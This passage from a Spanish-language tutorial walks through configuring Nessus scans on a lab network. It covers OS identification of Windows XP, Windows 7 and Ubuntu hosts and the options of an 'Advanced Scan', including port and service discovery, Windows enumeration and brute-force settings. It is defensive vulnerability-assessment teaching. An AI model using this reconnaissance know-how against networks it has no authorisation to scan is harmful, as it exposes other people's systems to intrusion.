

Ilustración 99 – Tipo de escaneo: OS identification – Host Discovery 2

El resto de configuración la dejamos exactamente igual que la del escaneo anterior. Una vez hemos configurado todo el escaneo, lo ejecutamos.

Ilustración 100 – Ejecución del escaneo – Host Discovery 2

Una vez el escaneo haya terminado de ejecutarse, entramos para ver los resultados. Ahora podemos ver que aparte de detectar las IPs conectadas en nuestra red y los puertos abiertos que tiene cada sistema, podemos ver su sistema operativo, sabiendo asi, cuales son ordenadores.



Ilustración 101 – Resultados del escaneo – Host Discovery 2

Ahora en la pestaña ‘Vulnerabilities’ podemos ver una nueva, ‘OS’ identification.



Ilustración 102 – Vulnerabilidad – OS identification – Host Discovery 2

Dentro de esta nueva vulnerabilidad podemos ver bastante información referente al sistema operativo instalado en cada equipo y su IP. Además, nos da una breve explicación de que métodos ha usado Nessus para determinar qué sistema operativo es.



Ilustración 103 – información sobre Windows XP – Host Discovery 2

A parte del sistema operativo y su versión en los casos de Windows, tambien podemos ver más información como la versión del kernel instalado en los equipos Ubuntu o el método de acceso al equipo.

Con esto, ya habríamos detectado que tenemos un equipo con Windows XP, otro con Windows, otro con Ubuntu 16.04 y, por último, otro con Windows 7.



Ilustración 104 – Información sobre Windows, Ubuntu 16.04 y Windows 7 Professional – Host Discovery 2

En la siguiente pestaña ‘VPR Top Threats’ veríamos lo mismo que en el escaneo anterior, ya que este tipo de escaneo no recoge ningún tipo de vulnerabilidad más allá de las informativas.

6.2 Escaneo de la red – Búsqueda de vulnerabilidades.

Una vez detectadas las 4 IPs que corresponden a ordenadores, vamos a lanzar un segundo escaneo ‘Advanced Scan’ para hacer toda la detección de vulnerabilidades de cada uno de esos 4 equipos.

Igual que con el escaneo anterior, le damos a crear un nuevo escaneo y ahora seleccionamos ‘Advanced Scan’.



Ilustración 105 – Advanced Scan

Introducimos un nombre al escaneo y las 4 IPs de los equipos detectados en el escáner anterior.



Ilustración 106 – Configuración general - Advanced Scan

En este tipo de escaneo se pueden configurar más parámetros. En la sección de 'Host Discovery' modificaremos todos los parámetros referentes al tipo de ping que queremos que use en el escaneo. Además, podemos decirle si queremos que detecte ciertos sistemas conectados a la red aparte de pasarle un archivo con una lista de MAC las cuales se tienen que cumplir en la búsqueda.



Ilustración 107 – Host Discovery - Advanced Scan

En la siguiente sección 'Port Scanning' configuraremos todos los parámetros referentes a la detección de puertos.



Ilustración 108 – Port Scanning - Advanced Scan

En la sección 'Service Discovery' activaremos varias opciones para que el escáner de Nessus intente detectar cada puerto abierto con el servicio que se está ejecutando en él. Además, indicaremos que tipo de tecnología queremos que use para la búsqueda de puertos.



Ilustración 109 – Service Discovery - Advanced Scan

La siguiente sección es la de 'Identity'. Esta sección no la activaremos ya que es para redes que tengan montado un active directory. En la siguiente sección 'Assesment' podemos configurar ciertos parámetros para realizar un tipo de escaneo más preciso, por lo que no lo activaremos. Tambien podemos configurar el retraso de la verificación del software antivirus y, por último, la parte SMTP para probar él envió de spam.



Ilustración 110 – Assessment - Advanced Scan

En la siguiente sección 'Brute Force', marcaremos la opción para indicarle al escaneo que le proporcionaremos nosotros la contraseña del equipo y que no intente romperla.



Ilustración 111 – Brute force - Advanced Scan

La siguiente sección 'Web Applications' no la activaremos ya que no tenemos ninguna aplicación web a escanear. En la sección 'Windows' solo activaremos las distintas formas de enumeración de hosts que trae Nessus, el resto las dejaremos desmarcadas ya que son opciones para consultar a usuarios del dominio en vez de a usuarios locales y para enumerar a los usuarios a través de fuerza bruta mediante el identificador RID.



Ilustración 112 – Windows - Advanced Scan

La sección 'Malware' es para indicar que nos busque ciertos virus concretos que puedan estar en archivos cifrados en el equipo mediante diferentes tecnologías de cifrado como MD5/SHA1/SHA256, en este caso, lo dejaremos deshabilitado.

La sección ‘Databases’ es para decirle al escáner de Nessus que intente logearse con un usuario y contraseña pasados al escáner en una base de datos conocida en la red. Esta parte la dejaremos deshabilitada.

En la sección de ‘Report’ activaremos las opciones que nos permitirán mostrar los parches que han sido remplazados y ocultaremos los resultados de los plugins iniciados como dependencias. Tambien dejaremos marcada la opción por defecto de que cualquier usuario con acceso a Nessus pueda editar el resultado del escaneo.



Ilustración 113 – Report - Advanced Scan

En la sección ‘Advanced’ afinaremos un poco más el escaneo activando la opción de escáneres seguros y de creación de un identificador único por cada host usando sus credenciales de acceso. Tambien indicaremos, como en el escáner básico, el tiempo de espera de red, los escaneos por host y el nº máximo de escaneos simultaneaos por host. El resto de la sección es para adjuntar archivos con rutas Unix y excluirlas del escaneo. En la última parte de la sección podemos editar la información que queremos que salga en el log.

